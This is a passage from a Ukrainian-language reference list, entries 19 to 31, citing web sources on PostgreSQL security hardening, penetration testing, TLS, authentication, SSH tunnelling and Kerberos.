19. Налаштування безпеки сервера PostgreSQL під управлінням Ubuntu. [Електронний ресурс] – Режим доступу: https://4ybakut2004.medium.com/%D0%BD%D0%B0%D1%81%D1%82%D1%80%D0%BE%D0%B9%D0%BA%D0%B0-%D0%B1%D0%B5%D0%B7%D0%BE%D0%BF%D0%B0%D1%81%D0%BD%D0%BE%D1%81%D1%82%D0%B8-%D1%81%D0%B5%D1%80%D0%B2%D0%B5%D1%80%D0%B0-%D0%BF%D0%BE%D0%B4-%D1%83%D0%BF%D1%80%D0%B0%D0%B2%D0%BB%D0%B5%D0%BD%D0%B8%D0%B5%D0%BC-ubuntu-c7a252cb8ced.

20. Налаштування захисту PostgreSQL від автоматизованих хакерських атак. [Електронний ресурс] – Режим доступу: https://www.8host.com/blog/zashhita-postgresql-ot-avtomatizirovannyx-xakerskix-atak/.

21. Тестування на проникнення на PostgreSQL. [Електронний ресурс] – Режим доступу: https://www.hackingarticles.in/penetration-testing-on-postgresql-5432/.

22. National Vulnerability Database. [Електронний ресурс] – Режим доступу: https://nvd.nist.gov/vuln/search/results?form_type=Basic&results_type=overview&query=Postgre&search_type=all&isCpeNameSearch=false.

23. Internet Security Glossary, Version 2. [Електронний ресурс] – Режим доступу: https://www.rfc-editor.org/rfc/rfc4949.html.

24. Guidelines for the Selection, Configuration, and Use of Transport Layer Security (TLS) Implementations. [Електронний ресурс] – Режим доступу: https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-52r2.pdf.

25. Баргилевич Олександр Анатолійович. Дослідження способів і протоколів аутентифікації в інформаційно-телекомунікаційні системах. ВСЕУКРАЇНСЬКА НАУКОВА КОНФЕРЕНЦІЯ «АКТУАЛЬНІ ПРОБЛЕМИ КІБЕРБЕЗПЕКИ». Державний Університет Телекомунікацій, 27 жовтня 2021. Тези доповідей. С. 61 - 62. [Електронний ресурс] – Режим доступу: http://www.dut.edu.ua/uploads/p_2099_79407917.pdf.

26. Транзакції. [Електронний ресурс] – Режим доступу: https://docs.oracle.com/cd/E11882_01/server.112/e40540/transact.htm.

27. SSH тунелювання пояснив. [Електронний ресурс] – Режим доступу: https://coderlessons.com/articles/devops-articles/ssh-tunnelirovanie-obiasnil.

28. Managing PostgreSQL users and roles. [Електронний ресурс] – Режим доступу: https://aws.amazon.com/ru/blogs/database/managing-postgresql-users-and-roles/.

29. Фільтр Postgres: реалізація термінації та моніторингу Postgres SSL. [Електронний ресурс] – Режим доступу: https://github.com/envoyproxy/envoy/issues/10942.

30. Порівняння сучасних СУБД. [Електронний ресурс] – Режим доступу: https://drach.pro/blog/hi-tech/item/145-db-comparison.

31. The MIT Kerberos Administrator's How-to Guide. [Електронний ресурс] – Режим доступу: https://www.kerberos.org/software/adminkerberos.pdf.